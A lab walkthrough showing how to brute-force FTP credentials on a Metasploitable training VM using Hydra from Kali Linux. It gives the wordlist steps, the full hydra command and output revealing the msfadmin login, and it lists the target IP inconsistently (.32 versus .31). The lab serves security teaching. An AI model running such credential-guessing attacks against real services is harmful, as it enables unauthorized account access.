

BRUTE-FORCE PASSWORD CRACKING USING HYDRA IN VM



STEP 1: On your Metasploitable machine, type `ifconfig` in the terminal to find its IP address. Inet addr is your IP address


```
Metasploitable 2
collisions:0 txqueuelen:0
RX bytes:146857 (143.4 KB) TX bytes:146857 (143.4 KB)

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 2a:1b:1d:e4:d6:74
          inet addr:192.168.1.32  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:8814:b9cf:281b:1dff:fee4:d674/64 Scope:Global
          inet6 addr: fe80::281b:1dff:fee4:d674/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3140 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:162625 (158.8 KB)  TX bytes:313209 (305.8 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:356 errors:0 dropped:0 overruns:0 frame:0
          TX packets:356 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:150945 (147.4 KB)  TX bytes:150945 (147.4 KB)


msfadmin@metasploitable:~$
```

STEP 2 : Open the Kali Linux terminal and switch to the root user.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a title bar that reads "root@kali: /home/mubassherazaidy". The terminal content shows the user "mubassherazaidy" at the prompt, typing the command "sudo su". The system prompts for a password, which is entered. The prompt then changes to "root@kali" with a red root symbol, indicating successful privilege escalation to the root user. The current directory is "/home/mubassherazaidy". The terminal window includes a menu bar with "Session", "Actions", "Edit", "View", and "Help". The desktop background is dark, and various application icons are visible in the top panel.

STEP 3 : Create a text file for login name using the nano command



```
Kali LinuxM3
root@kali: /home/mubassherazaidy
(mubassherazaidy@kali)~$ sudo su
[sudo] password for mubassherazaidy:
(root@kali)~$ nano msfadmin.txt
```

STEP 4: In the text file, type few random words and at the end the login name of metasploitable - msfadmin and save it.




The screenshot shows a Kali Linux terminal window with the title bar "Kali LinuxM3". The terminal is running the nano text editor, editing a file named "msfadmin.txt". The editor's status bar at the top indicates "GNU nano 8.6" and "msfadmin.txt *". The file content consists of five lines: "bag", "shoes", "pencil", "watch", and "msfadmin". The bottom of the terminal displays a comprehensive list of nano editor shortcuts, including Help, Exit, Write Out, Read File, Where Is, Replace, Cut, Paste, Execute, Justify, Location, Go To Line, Undo, Redo, Set Mark, Copy, To Bracket, Where Was, Previous, and Next.

```
GNU nano 8.6 msfadmin.txt *
bag
shoes
pencil
watch
msfadmin
```


Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line Undo Redo Set Mark Copy To Bracket Where Was Previous Next

STEP 5 : Now create a txt file for password using nano command

A terminal window titled "Kali LinuxM3" showing a user named mubassherazaidy at a kali machine. The user runs 'sudo su' to become root. Then, they run 'nano msfadmin.txt' to create a file. Finally, they run 'nano msfpassword.txt' to create another file. The terminal output shows the prompts and the successful execution of these commands.

```
mubassherazaidy@kali:~$ sudo su
[sudo] password for mubassherazaidy:
root@kali:~/home/mubassherazaidy# nano msfadmin.txt
root@kali:~/home/mubassherazaidy# nano msfpassword.txt
```

STEP 6 :In the password txt file, type few random password and the end the password of metasploitable - msfadmin



```
GNU nano 8.6 msfpassword.txt
bag-
shoes-1-
pencil-
-watch-
msfadmin
```

Read 5 lines

Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line Undo Redo Set Mark Copy To Bracket Where Was Previous Next

STEP 7 : Now type hydra in the terminal

```
Kali LinuxM3
root@mubassherazaidy:~#
(mubassherazaidy@kali)~$ sudo su
[sudo] password for mubassherazaidy:
(root@kali)~# nano msfadmin.txt
(root@kali)~# nano msfpassword.txt
(root@kali)~# hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN :MAX:CHARSET] [-c TIME] [-i ISOUVd46] [-m MODULE_OPT] [service://server[:PORT]][/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}|md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanewhere pcnfs pop3[s] postgres rad min2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
(root@kali)~#
```


STEP 8 : Now run the following command - hydra -L msfadmin.txt -P msfpassword.txt ftp://192.168.1.31 -f -t 4

Interpretation:

hydra :The tool used for parallelized login cracking.

-L : Specifies a file containing of list of potential login names.

msfadmin.txt : file containing the potential login names


-P : Specifies a file containing of list of potential password names.

msfpassword.txt : file containing the potential password names

ftp://192.168.1.31 : Target FTP service hosted at the given IP address.

-f : Tells Hydra to stop after the first successful login is found.

-t 4 : Sets the number of parallel threads to 4, speeding up the attack.



```
Kali LinuxM3
root@kali:~/mubassherazaidy
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post}
http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}[s] memcach
ed mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec r
login rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc x
mpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

(root@kali)~/mubassherazaidy
# hydra -L msfadmin.txt -P msfpassword.txt ftp://192.168.1.31 -f -t 4
```

STEP 9 :The username and password should appear highlighted in green text.

```
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post}
http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}[s] memcach
ed mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec r
login rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc x
mpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

(root@kali)-[/home/mubassherazaidy]
└─$ hydra -L msfadmin.txt -P msfpassword.txt ftp://192.168.1.31 -f -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-17 22:03:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ftp://192.168.1.31:21/
[21][ftp] host: 192.168.1.31 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-17 22:04:09

(root@kali)-[/home/mubassherazaidy]
└─$
```